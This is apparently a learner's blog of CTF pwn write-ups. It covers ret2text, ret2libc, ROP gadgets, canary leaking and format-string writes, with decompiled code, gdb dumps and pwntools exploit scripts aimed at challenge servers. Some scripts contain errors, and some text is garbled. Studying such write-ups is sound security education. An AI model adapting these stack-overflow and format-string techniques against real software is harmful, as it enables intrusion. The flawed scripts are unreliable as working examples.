
eclaircy's blogs

发行版本 *0.1*

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eclaircy's studying progress is documented here.

Check out the usage section for further information, including how to installation the project.

备注: This project is under active development.

1.1 ctfshow-pwn

1.1.1 pwn02: ret2text

exploit: return to the backdoor function `stack` by overflowing the variable `s` in function `pwnme` .

vulnerable point: `pwnme` uses buffer overflowing function `fgets`. The vulnerable point is variable `s`, it has only 9 bytes, but can be written with 50 bytes.

```
from pwn import *
#0x804850f system('/bin/sh')
r = remote("pwn.challenge.ctf.show",28108)
payload = 'A'*13 + p32(0x804850f)
r.sendline(payload)
r.interactive()
```

1.1.2 pwn03: ret2libc

- decompile `pwnme`

exploit:

```
int pwnme()
{
    char s; // [esp+Fh] [ebp-9h]

    fgets(&s, 100, stdin);
    return 0;
}
```

First exp:

- payload:
 - 'A'*(9+4) [overflow variable s and ebp]
 - puts_plt [ret addr of pwnme ()]
 - main_addr [ret addr after puts ()]
 - put_got [arg of puts ()]
- Leak the real addr of puts in memory.
- Leak the libc version by LibcSearcher tools.
- Get the offset of puts of this libc version.
- Get the real addr of the start of libc in memory $libc_real_base = puts_real_addr - puts_offset$
- Get the real addr of system () and string '/bin/sh' in memory:
 - $system_real = libc_real_base + system_offset$
 - $binsh_real = libc_real_base + binsh_offset$

```
# first exp
from pwn import *

pwn3 = process("./pwn3")
elf = ELF("./pwn3")

context.log_level = 'debug'

puts_plt = elf.plt["puts"]
puts_got = elf.got["puts"]
main = elf.symbols["main"]

first_payload = 'A'*9 + 'B'*4 + p32(puts_plt) + p32(main) + p32(puts_got)

pwn3.sendline(first_payload)
# if now prints 0x63617473
pwn3.recvuntil("\n\n")

puts_real_addr = u32(pwn3.recv(4))
print(hex(puts_real_addr)) # 0xf7de9cb0 starts with "f7" => addr in libc
```

- [notice] There is "\n\n" in `pwn3.recvuntil("\n\n")` because when it jump to execute main again, it will receive 'stack happy!\n' and '32bits\n'.

Here is the result of exp1:

```
giantbranch@ubuntu:~/Desktop$ python pwn2.py
[+] Starting local process './pwn3': pid 5530
[DEBUG] PLT 0x8048370 fgets
[DEBUG] PLT 0x8048380 puts
[DEBUG] PLT 0x8048390 __libc_start_main
[DEBUG] PLT 0x80483a0 setvbuf
[DEBUG] PLT 0x80483b0 __gmon_start__
[*] '/home/giantbranch/Desktop/pwn3'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
```

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```

NX:          NX enabled
PIE:         No PIE (0x8048000)
[DEBUG] Received 0x15 bytes:
  'stack happy!\n'
  '32bits\n'
  '\n'
0x63617473
[DEBUG] Sent 0x1a bytes:
  00000000  41 41 41 41  41 41 41 41  41 42 42 42  42 80 83 04  ┌
↪ |AAAA|AAAA|ABBB|B . . . |
  00000010  08 df 84 04  08 10 a0 04  08 0a                └
↪ | . . . . | . . . . | . . . |
  0000001a
[DEBUG] Received 0x22 bytes:
  00000000  b0 7c d8 f7  50 05 d4 f7  70 83 d8 f7  0a 73 74 61  ┌
↪ | . | . . |P . . . |p . . . | . sta|
  00000010  63 6b 20 68  61 70 70 79  21 0a 33 32  62 69 74 73  |ck h|appy|!
↪ . 32|bits|
  00000020  0a 0a                | . . |
  00000022
0xf7d87cb0
[*] Stopped process './pwn3' (pid 5530)

```

Second exp:

- payload:
 - 'A'*(9+4) [overflow variable s and ebp]
 - system_addr [ret addr of pwnme ()]
 - 0xdeadbeef [ret addr after system ()]
 - binsh_addr [arg of binsh ()]

1.1.3 pwn04: foramt string**checksec :**

- NX
- Canary [Canary is enabled to check if buffer overflow occurs.]

exploit:

- read function: buffer overflow
- printf : format string vulnerable leak canary
- getshell : backdoor function

About Canary

The function of `__readgsdword(0x14u)` is to read the value in `gs` register with offset `0x14` (`[gs:0x14]` stores the value of canary) and stores the canary value to `v3`.

The function of `__readgsdword(0x14u) ^ v3` is to xor the value of `v3` and `[gs:0x14]` to find if overflow occurred. If the result is 0, no overflow happened. Else, call the `_stack_chk_fail` function.

The size of string `buf` is `0x70 - 0xc = 0x64 = (100)DEC`.

- ret addr

- ebp
- xxxx 4byte
- xxxx 4byte
- canary v3 4byte
- buf
- buf
- ...
- buf

send 100 %p

```

unsigned int vuln()
{
    signed int i; // [esp+4h] [ebp-74h]
    char buf; // [esp+8h] [ebp-70h]
    unsigned int v3; // [esp+6Ch] [ebp-Ch]

    v3 = __readgsdword(0x14u);
    for ( i = 0; i <= 1; ++i )
    {
        read(0, &buf, 0x200u);
        printf(&buf);
    }
    return __readgsdword(0x14u) ^ v3;
}

```

input AAAA%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p and the stack layer be like :

```

[-----stack-----]
0000| 0xffffcf7c --> 0x804866a (<vuln+60>:      add    esp,0x10)
0004| 0xffffcf80 --> 0xffffcf98 ("AAAA%p%p%p%p%p%p%p%p%p%p%p%p%p%p\n.\346\367`m\
->373\367\n")
0008| 0xffffcf84 --> 0xffffcf98 ("AAAA%p%p%p%p%p%p%p%p%p%p%p%p%p%p\n.\346\367`m\
->373\367\n")
0012| 0xffffcf88 --> 0x200
0016| 0xffffcf8c --> 0xf7e6d3bc (<_IO_new_file_overflow+12>:      add    edx,
->0x148c44)
0020| 0xffffcf90 --> 0xf7fb6000 --> 0x1b2db0
0024| 0xffffcf94 --> 0x0
0028| 0xffffcf98 ("AAAA%p%p%p%p%p%p%p%p%p%p%p%p%p\n.\346\367`m\373\367\n")

```

0xffffcf80 stores the addr of our input format string, and is the start addr of printf

```

gdb-peda$ x/50w 0xffffcf80
0xffffcf80:      0xffffcf98      0xffffcf98      0x00000200      0xf7e6d3bc
0xffffcf90:      0xf7fb6000     0x00000000     0x41414141     0x70257025
0xffffcfa0:      0x70257025     0x70257025     0x70257025     0x70257025
0xffffcfb0:      0x70257025     0x70257025     0x70257025     0xf7e62e0a
0xffffcfc0:      0xf7fb6d60     0x0000000a     0x0000000d     0xf7e69000
0xffffcfd0:      0xf7fe77eb     0xf7e02700     0x00000000     0xf7fb6d60
0xffffcfe0:      0xffffd028     0xf7fee010     0xf7e62cbb     0x00000000
0xffffcfef0:      0xf7fb6000     0xf7fb6000     0xffffd028     0xc5f04d00
0xfffffd000:      0x08048768     0x00000000     0xffffd028     0x080486c1
0xfffffd010:      0x00000001     0xffffd0d4     0xffffd0dc     0xc5f04d00

```

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0xffffd020:	0xf7fb63dc	0xffffd040	0x00000000	0xf7e1b647
0xffffd030:	0xf7fb6000	0xf7fb6000	0x00000000	0xf7e1b647
0xffffd040:	0x00000001	0xffffd0d4		

Stop after `mov eax, DWORD PTR [ebp-0xc]` executed. The value of `eax` is `0xc5f04d00`, which should be the canary value.

Find the offset of `0xc5f04d00` (canary address) in the former result, it is the 31th parameter of the format string `AAAA%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p`.

Payload: `AAAA%31$p`

```
gdb-peda$ n

[-----registers-----]
EAX: 0xc5f04d00
EBX: 0x0
ECX: 0xffffffff
EDX: 0xf7fb7870 --> 0x0
ESI: 0xf7fb6000 --> 0x1b2db0
EDI: 0xf7fb6000 --> 0x1b2db0
EBP: 0xffffd008 --> 0xffffd028 --> 0x0
ESP: 0xffffcf90 --> 0xf7fb6000 --> 0x1b2db0
EIP: 0x804867b (<vuln+77>:      xor    eax, DWORD PTR gs:0x14)
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)

[-----code-----]
   0x8048675 <vuln+71>:      jle    0x8048648 <vuln+26>
   0x8048677 <vuln+73>:      nop
   0x8048678 <vuln+74>:      mov    eax, DWORD PTR [ebp-0xc]
=> 0x804867b <vuln+77>:      xor    eax, DWORD PTR gs:0x14
   0x8048682 <vuln+84>:      je     0x8048689 <vuln+91>
   0x8048684 <vuln+86>:      call  0x8048450 <__stack_chk_fail@plt>
   0x8048689 <vuln+91>:      leave
   0x804868a <vuln+92>:      ret

[-----stack-----]
0000| 0xffffcf90 --> 0xf7fb6000 --> 0x1b2db0
0004| 0xffffcf94 --> 0x2
0008| 0xffffcf98 ("AAAA%p%p%p%p%p%p%p%p%p%p%p%p%p\n.\346\367`m\373\367\n")
0012| 0xffffcf9c ("%p%p%p%p%p%p%p%p%p%p%p\n.\346\367`m\373\367\n")
0016| 0xffffcfa0 ("%p%p%p%p%p%p%p%p%p%p\n.\346\367`m\373\367\n")
0020| 0xffffcfa4 ("%p%p%p%p%p%p\n.\346\367`m\373\367\n")
0024| 0xffffcfa8 ("%p%p%p%p\n.\346\367`m\373\367\n")
0028| 0xffffcfac ("%p\n.\346\367`m\373\367\n")

Legend: code, data, rodata, value
0x0804867b in vuln ()
```

exploit

```
from pwn import *

r = remote("pwn.challenge.ctf.show", 28112)
elf = ELF("./pwn4")
context.log_level = 'debug'
context(arch="i386", os="linux")

r.recvuntil("Hello Hacker!\n")
```

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```
r.sendline("%31$p")
canary = int(r.recv(),16)
getshell = elf.symbols["getshell"]
r.sendline("A"*100+p32(canary)+'B'*12+p32(getshell))
r.interactive()
```

1.1.4 pwn05

```
Arch:      i386-32-little
NX:       NX enabled
```

Functions

- welcome()
 - gets() the size of variable string s is 0x14
- getFlag(): Backdoor function

```
int welcome()
{
    char s; // [esp+4h] [ebp-14h]

    gets(&s);
    return puts(&s);
}
```

no param | ret addr of welcome | old ebp | char s |

```
from pwn import*
r=remote("pwn.challenge.ctf.show", 28110)
elf = ELF("./pwn5")
backdoor=elf.symbols["getFlag"]
payload="a"*(0x14+4)+p32(backdoor)
r.sendline(payload)
r.interactive()
```

1.1.5 pwn06

checksec: NX

file: ELF 64 bit

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    welcome();
    return 0;
}

int welcome()
{
    char s; // [rsp+4h] [rbp-Ch]
    gets(&s);
    return puts(&s);
}
```

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```

}

int getFlag()
{
    return system("/bin/sh");
}

```

1.1.6 pwn07: 64-ROPgadget-ret2libc

file: amd64-64-little

checksec: NX

Stack balance is needed in 64-bit system, which means params will be stored in the stack only after the first 6 registers have been occupied .

The 1st、2nd、3rd... param respectively stored to **RDI**、**RSI**、**RDX**、**RCX**、**R8**、**R9**.

The 7th、8th... param will be stored in the stack.

- Execute ROPgadget --binary pwn7 --only 'pop|ret'

```

giantbranch@ubuntu:~/Desktop/LibcSearcher$ ROPgadget --binary pwn7 --only 'pop|ret'
Gadgets information
=====
0x00000000004006dc : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006de : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006e0 : pop r14 ; pop r15 ; ret
0x00000000004006e2 : pop r15 ; ret
0x00000000004006db : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004006df : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400578 : pop rbp ; ret
0x00000000004006e3 : pop rdi ; ret
0x00000000004006e1 : pop rsi ; pop r15 ; ret
0x00000000004006dd : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004004c6 : ret

Unique gadgets found: 11

```

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    FILE *v3; // rdi

    setvbuf(stdin, 0LL, 1, 0LL);
    v3 = _bss_start;
    setvbuf(_bss_start, 0LL, 2, 0LL);
    welcome(v3, 0LL);
    return 0;
}

int welcome()
{
    char s; // [rsp+4h] [rbp-Ch]

    gets(&s);
    return puts(&s);
}

```

exploits:

- puts()
 - Leak the real addr of puts() and libc start addr in memory.
 - Get the version of libc and compute the real addr of system()、str_bin_sh in memory.
- ropgadgets
 - Leak the addr of pop-ret instruction sets in memory.
 - Pop the needed params "/bin/sh" of our getshell function system() in libc

First: puts(puts@got) -> then jump to main() again

- 'A' * (0xC+8)
- pop_rdi_ret
- puts@got
- puts@plt
- &main()

First output: the real addr of puts() in memory

Second:

- 'A' * (0xC+8)
- &ret
- &pop_rdi_ret
- &str_bin_sh
- &system()

```

from pwn import*
from LibcSearcher import LibcSearcher

context (arch='amd64',os='linux',log_level='debug')

# FIRST
elf = ELF("./pwn7")
#p=process('./pwn7')
r=remote('pwn.challenge.ctf.show',28105)

#gadgets
pop_rdi_ret=0x4006e3
ret=0x4004c6
#FIRST
payload='A'*(0xc+8)+p64(pop_rdi_ret)+p64(elf.got['puts'])
+p64(elf.plt['puts'])+p64(elf.sym["main"])
r.sendline(payload)
r.recvline()
puts_addr=u64(r.recv(6).ljust(8,'\x00')) #7f982ff459c0
print(hex(puts_addr))

libc=LibcSearcher("puts",puts_addr)
libcbase=puts_addr-libc.dump('puts')
system_addr=libcbase+libc.dump('system')
binsh_addr=libcbase+libc.dump('str_bin_sh')

```

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```
#SECOND
#payload='A'*(0xc+8)+p64(pop_rdi_ret)+p64(binsh_addr)+p64(system_addr)
payload='a'*(0xc+8)+p64(ret)+p64(pop_rdi_ret)+p64(binsh_addr)+p64(system_addr)
r.sendline(payload)
r.interactive()
```

Question: Why 'ret' command is needed?

```
payload='A'*(0xc+8)+p64(pop_rdi_ret)+p64(binsh_addr)+p64(system_addr)
```

1.1.7 pwn08: 64-ret2text-stack balance [TODO]

https://blog.csdn.net/qq_41560595/article/details/112161243

checksec: NX、amd-64-little

```
from pwn import *

r=remote("pwn.challenge.ctf.show",28105)
# 0x7fffffffde38 return addr of welcome
elf=ELF("./pwn8")
backdoor=elf.sym["ctfshow"]
ret=0x0000000004004fe # the addr of 'ret'
payload="A"*(0x80+8)+p64(ret)+p64(backdoor)
r.sendline(payload)
r.interactive()
```

Q: Why payload="A"*(0x80+8)+p64(backdoor) doesn't work?

It works well at 32 bit program but crashed in 64 bit program. But there is a **stack-balance**(堆栈平衡) principle in 64-bit program, **16-byte-alignment**(十六字节对齐) is needed.

Q: How to get the addr of ret=0x0000000004004fe ?

1.1.8 pwn10

```
// bad sp value at call has been detected, the output may be wrong!
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [esp-14h] [ebp-80h]
    int v5; // [esp-10h] [ebp-7Ch]
    int v6; // [esp-Ch] [ebp-78h]
    int v7; // [esp-8h] [ebp-74h]
    int v8; // [esp-4h] [ebp-70h]
    char format[100]; // [esp+0h] [ebp-6Ch] BYREF
    int *p_argc; // [esp+64h] [ebp-8h]

    p_argc = &argc;
    setvbuf(stdin, 0, 1, 0);
    setvbuf(stdout, 0, 2, 0);
    printf("try pwn me?");
    ((void (__stdcall *) (const char *, char *, int, int, int, int, int))__isoc99_scanf) (
    ↪ "%s", format, v4, v5, v6, v7, v8);
    printf(format);
}
```

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```

if ( num == 16 )
    system("cat flag");
else
    puts(aYouMayNeedToKe);
return 0;
}

```

The

print 16 chars to bss address 0x0804A030 [10]

0x0804A030AAAAAA%n

```

gdb-peda$ x/50w 0xffffcf9c
0xffffcf9c:      0x080485d5      0xffffcfbc      0xffffcfbc      0x00000002
0xffffcfac:      0x00000000      0xffffcfde      0xffffd0dc      0x000000e0
0xffffcfbc:      0x70257025      0x70257025      0x70257025      0x70257025
0xffffcfcc:      0x70257025      0x70257025      0x70257025      0x70257025
0xffffcfdc:      0x70257025      0x70257025      0x70257025      0x70257025
0xffffcfec:      0x70257025      0x70257025      0x70257025      0x70257025
0xffffcffc:      0x70257025      0x00007025      0x00000000      0xffffd0dc
0xffffd00c:      0x0804866b      0x00000001      0xffffd0d4      0xffffd0dc
0xffffd01c:      0x08048641      0xffffd040      0x00000000      0x00000000
0xffffd02c:      0xf7e1b647      0xf7fb6000      0xf7fb6000      0x00000000
0xffffd03c:      0xf7e1b647      0x00000001      0xffffd0d4      0xffffd0dc
0xffffd04c:      0x00000000      0x00000000      0x00000000      0xf7fb6000
0xffffd05c:      0xf7ffdc04      0xf7ffd000

```

```

from pwn import *

r=remote("pwn.challenge.ctf.show",28103)

num_addr=0x0804A030 #4byte
payload=p32(num_addr)+"%12d%7$n"
r.sendline(payload)
r.interactive()

```

1.1.9 数学 99: Integer Overflow[不董]

```

__int64 __fastcall main(int a1, char **a2, char **a3)
{
    alarm(0x3Cu);
    setvbuf(stdout, 0LL, 2, 0LL);
    puts("CTFshow pwn2");
    puts("Can you help me to solve some eazy math problem?");
    if ( (unsigned int)sub_9C0() && (unsigned int)sub_AEE() && (unsigned int)sub_BA3() )
        puts("That's impossible!");
    else
        puts("Baka!");
    return 0LL;
}

```

```

_BOOL8 sub_9C0()
{

```

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```

int v1; // [rsp+8h] [rbp-38h]
int v2; // [rsp+Ch] [rbp-34h]
char s[8]; // [rsp+10h] [rbp-30h] BYREF
__int64 v4; // [rsp+18h] [rbp-28h]
__int64 v5; // [rsp+20h] [rbp-20h]
int v6; // [rsp+28h] [rbp-18h]
__int16 v7; // [rsp+2Ch] [rbp-14h]
unsigned __int64 v8; // [rsp+38h] [rbp-8h]

v8 = __readfsqword(0x28u);
puts("1.a-b=9,0<=a<9,0<=b<9");
*(__QWORD *)s = 0LL;
v4 = 0LL;
v5 = 0LL;
v6 = 0;
v7 = 0;
printf("a:");
__isoc99_scanf("%20s", s);
if ( strchr(s, 45) ) //chr(45)='-'
    return 0LL;
v1 = atoi(s);
printf("b:");
__isoc99_scanf("%20s", s);
if ( strchr(s, 45) )
    return 0LL;
v2 = atoi(s);
return v1 <= 8 && v2 <= 8 && v1 - v2 == 9;
}

```

Condition:

s : signed int 0~2147483647 -2147483648~-1

- v1 <= 8
- v2 <= 8
- v1 - v2 = 9
- Cannot input negative symbol "-"

Payload 1: a=8 b=4294967295 =-1

- strchr():
char *strchr(const char *s, int c);
Locate the first position of c in string s . If not, return NULL.
- atoi():
Convert a string to int.

思路：利用 s 缓冲区溢出修改返回值

```

_BOOL8 sub_AEE ()
{
int v1; // [rsp+0h] [rbp-10h] BYREF
int v2; // [rsp+4h] [rbp-Ch] BYREF
unsigned __int64 v3; // [rsp+8h] [rbp-8h]

```

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```

v3 = __readfsqword(0x28u);
puts("2.a*b=9,a>9,b>9");
printf("a:");
__isoc99_scanf("%d", &v1);
printf("b:");
__isoc99_scanf("%d", &v2);
return v1 > 9 && v2 > 9 && v1 * v2 == 9;
}

```

- v1 > 9
- v2 > 9
- v1 * v2 == 9;

4294967305 = 9, 48145*89209=4294967305

(4294967305 %2147483648 = 9)

tools.jb51.net/jisuanqi/factor_calc

```

__int64 sub_BA3()
{
    int v1; // [rsp+Ch] [rbp-14h] BYREF
    int v2[2]; // [rsp+10h] [rbp-10h] BYREF
    unsigned __int64 v3; // [rsp+18h] [rbp-8h]

    v3 = __readfsqword(0x28u);
    puts("3.a/b=ERROR,b!=0");
    printf("a:");
    __isoc99_scanf("%d", &v1);
    printf("b:");
    __isoc99_scanf("%d", v2);
    if ( v2[0] )
    {
        signal(8, handler);
        v2[1] = v1 / v2[0];
        signal(8, 0LL);
    }
    return 0LL;
}

```

```

from pwn import *
p = process('pwn2')
#p = remote('pwn.challenge.ctf.show',28191)

p.sendlineafter("a:", '4')
p.sendlineafter("b:", '4294967299')

p.sendlineafter("a:", '48145')
p.sendlineafter("b:", '89209')

p.sendlineafter("a:", '-2147483648')
p.sendlineafter("b:", '-1')
p.interactive()

```

1.1.10 签退

```
Arch:    i386-32-little
NX:      NX enabled
```

- aaaaaaaa
- return addr of gets = system
- xxx
- addr of binsh

https://blog.csdn.net/m0_46483584/article/details/110259127[全部题解]

```
sprintf(v5,"%s\n",s) write(1,v5,9uLL)
```

- 40+4 A
- &sprintf@plt
- pop3ret
- &v5
- ""
- s
- &write@plt
- 1
- v5
- 9uLL

1.2 buuctf-pwn

.. note::

This . ss

1.2.1 warmup_csaw_2016

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
    char s[64]; // [rsp+0h] [rbp-80h] BYREF
    char v5[64]; // [rsp+40h] [rbp-40h] BYREF

    write(1, "-Warm Up-\n", 0xAuLL);
    write(1, "WOW:", 4uLL);
    sprintf(s, "%p\n", sub_40060D);
    write(1, s, 9uLL);
    write(1, ">", 1uLL);
    return gets(v5);
}
```

```
from pwn import *

sh = remote('node4.buuoj.cn', 25891)
sh.sendline("A"*(0x40+8)+p64(0x40060D))
sh.interactive()
```

1.2.2 ciscn_2019_n_1

- amd64-64-little、NX
- 考察点：
 - 十六进制的存储
 - ret2text 覆盖返回地址

```
int func()
{
    char v1[44]; // [rsp+0h] [rbp-30h] BYREF
    float v2; // [rsp+2Ch] [rbp-4h]

    v2 = 0.0;
    puts("Let's guess the number.");
    gets(v1);
    if ( v2 == 11.28125 )
        return system("cat /flag");
    else
        return puts("Its value should be 11.28125");
}
```

(一) 栈溢出写入浮点数

浮点数的小数点表示法是直观的表现形式，实际在计算机中以十六进制（二进制）的指定形式表示。

- 十进制浮点数 => 二进制形式 => 十六进制形式

由于涉及到判断是否相等的操作，那么 11.28125 的十六进制形式也会在程序中存储。

```
11.28125 转换为二进制为 1011.01001
11.28125 在计算机内部储存为 0100 0001 0011 0100 1000 0000 0000 0000
即 11.28125 ==> 0x41348000
```

(二) 栈溢出写入返回地址

让 gets 函数直接返回到 system(cat flag) 代码处，跳过 if 条件判断。

```
from pwn import *

r=remote("node4.buuoj.cn",28863)

ret_arr = 0x4006BE
float_num = 0x41348000
payload1 = 'a'*(0x30 - 0x4) + p64(float_num)
payload2 = 'a'*(0x30 + 8) + p64(ret_arr)
p.sendline(payload1)
p.interactive()
```

1.2.3 pwn1_sctf_2016 [源码没有读懂]

fgets 看似限制了输入字符数为 32，但后面存在字符替换操作。每个字符 I 都会被替换为三个字符 You。而变量 s 的大小为 60，可以输入 20 个 I，替换后就得到了 60 个字符，利用栈溢出覆盖 ebp 和返回地址为 get_flag 函数。

```
int vuln()
{
    const char *v0; // eax
    char s[32]; // [esp+1Ch] [ebp-3Ch] BYREF
    char v3[4]; // [esp+3Ch] [ebp-1Ch] BYREF
    char v4[7]; // [esp+40h] [ebp-18h] BYREF
    char v5; // [esp+47h] [ebp-11h] BYREF
    char v6[7]; // [esp+48h] [ebp-10h] BYREF
    char v7[5]; // [esp+4Fh] [ebp-9h] BYREF

    printf("Tell me something about yourself: ");
    fgets(s, 32, edata);
    std::string::operator=(&input, s);
    std::allocator<char>::allocator(&v5);
    std::string::string(v4, "you", &v5);
    std::allocator<char>::allocator(v7);
    std::string::string(v6, "I", v7);
    replace((std::string *)v3);
    std::string::operator=(&input, v3, v6, v4);
    std::string::~~string(v3);
    std::string::~~string(v6);
    std::allocator<char>::~~allocator(v7);
    std::string::~~string(v4);
    std::allocator<char>::~~allocator(&v5);
    v0 = (const char *)std::string::c_str((std::string *)&input);
    strcpy(s, v0);
    return printf("So, %s\n", s);
}
```

```

1 int vuln()
2 {
3     const char *v0; // eax
4     char s[32]; // [esp+1Ch] [ebp-3Ch] BYREF
5     char v3[4]; // [esp+3Ch] [ebp-1Ch] BYREF
5     char v4[7]; // [esp+40h] [ebp-18h] BYREF
7     char v5; // [esp+47h] [ebp-11h] BYREF
3     char v6[7]; // [esp+48h] [ebp-10h] BYREF
9     char v7[5]; // [esp+4Fh] [ebp-9h] BYREF
9
1    printf("Tell me something about yourself: ");
2    fgets(s, 32, edata);
3    std::string::operator=(&input, s);
4    std::allocator<char>::allocator(&v5);
5    std::string::string(v4, "you", &v5);
5    std::allocator<char>::allocator(v7);
7    std::string::string(v6, "I", v7);
3    replace((std::string *)v3);
9    std::string::operator=(&input, v3, v6, v4);
9    std::string::~string(v3);
1    std::string::~string(v6);
2    std::allocator<char>::~allocator(v7);
3    std::string::~string(v4);
4    std::allocator<char>::~allocator(&v5);
5    v0 = (const char *)std::string::c_str((std::string *)&input);
5    strcpy(s, v0);
7    return printf("So, %s\n", s);
3 }

```

CSDN @长街395

在

这里插入图片描述

```

from pwn import *
r=remote("node4.buuoj.cn",25145)
#0x3c=60
#every "I" will be replaced into "you", need 60/3=20 I
r.sendline("I"*20+"B"*4+p32(0x08048F0D))
r.interactive()

```

1.2.4 jarvisoj_level0

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    write(1, "Hello, World\n", 0xDuLL);
    return vulnerable_function();
}
ssize_t vulnerable_function()
{
    char buf[128]; // [rsp+0h] [rbp-80h] BYREF

```

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```

    return read(0, buf, 0x200uLL);
}
int callsystem()
{
    return system("/bin/sh");
}

```

```

from pwn import *
r=remote("node4.buuoj.cn",25007)
backdoor=0x400596
r.sendline("A"* (0x80+8)+p64(backdoor))
r.interactive()

```

1.2.5 [第五空间 2019 决赛]PWN5

- Canary
- i386-32-little
- NX

num_addr=0x804C044 #4 字节

p32(num_addr)+"%10\$n"

输入字符串的内容所在地址，相对格式化字符串所在地址的偏移为第 10 个参数

思路：

- 格式化字符串漏洞任意地址写入，覆盖 read 的返回地址为 system 执行地址
- 修改 num 的大小

【疑问】为什么要写入四字节的数据

```

.bss:0804C041          align 4
.bss:0804C044| unk_804C044  db    ? ;
.bss:0804C044
.bss:0804C045          db    ? ;
.bss:0804C046          db    ? ;
.bss:0804C047          db    ? ;
.bss:0804C047  _bss      ends  CSDN @L__y
hcc - 0804C047

```

img

```

#coding=utf-8
from pwn import *

p = remote('node4.buuoj.cn',28526)
addr = 0x0804C044
#地址，也就相当于可打印字符串，共16byte
payload = p32(addr)+p32(addr+1)+p32(addr+2)+p32(addr+3)
#开始将前面输出的字符个数输入到地址之中，hhn是单字节输入，其偏移为10
#%10$hhn就相当于读取栈偏移为10处的数据当做地址，然后将前面的字符数写入到地址之中
payload += "%10$hhn%11$hhn%12$hhn%13$hhn"

```

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```
p.sendline(payload)
# 0x10101010 4 * len(p32()) = 0x10
p.sendline(str(0x10101010))
p.interactive()
```

- `fmtstr`: 任意地址写入, 修改 `num` 的值

```
from pwn import *
sh = remote('node4.buuoj.cn', 28526)
unk_804C044 = 0x804C044
payload = fmtstr_payload(10, {unk_804C044: 0x1})
sh.sendline(payload)
sh.sendline(str(0x1))
sh.interactive()
```


```
#coding=utf-8
from pwn import *

p = remote('node4.buuoj.cn', 28526)
elf = ELF("5thspace2019pwn5")
atoi_got = elf.got["atoi"]
system_plt = elf.plt["system"]
payload = fmtstr_payload(10, {atoi_got: system_plt})
p.sendline(payload)
p.sendline("/bin/sh\x00")  #!
p.interactive()
```

1.2.6

思路: 利用 `gets` 栈溢出泄露 `puts` 函数内存地址, 从而确定 `libc` 版本, 得到 `system("/bin/sh")`

为了绕过 `while` 循环退出条件 `v0 >= strlen(s)`, 可以构造 `"\0"` 字符截断, 作为溢出 `padding` 的一部分。



https://blog.csdn.net/walkin_45556441 img

`puts@plt(puts@got) -> main`

总结做题中的错误:

- 忘记 64 位需要堆栈平衡, 需要使用 gadget 来构造参数
- 没有看懂程序执行逻辑, 没有看到 while 循环中的语句, 如果不截断字符将会一直进行循环。

```

from pwn import *

p = remote('node4.buuoj.cn', 28526)
elf = ELF("5thspace2019pwn5")
puts_plt=elf.plt["puts"]
puts_got=elf.got["puts"]
main_addr=elf.sym["main"]
p.sendline("1")
p.recvuntil("\n")
p.sendline("A"*(0x50+8)+p64(puts_plt)+p64(puts_got)+p64(main_addr))

```

备注: This project is under active development.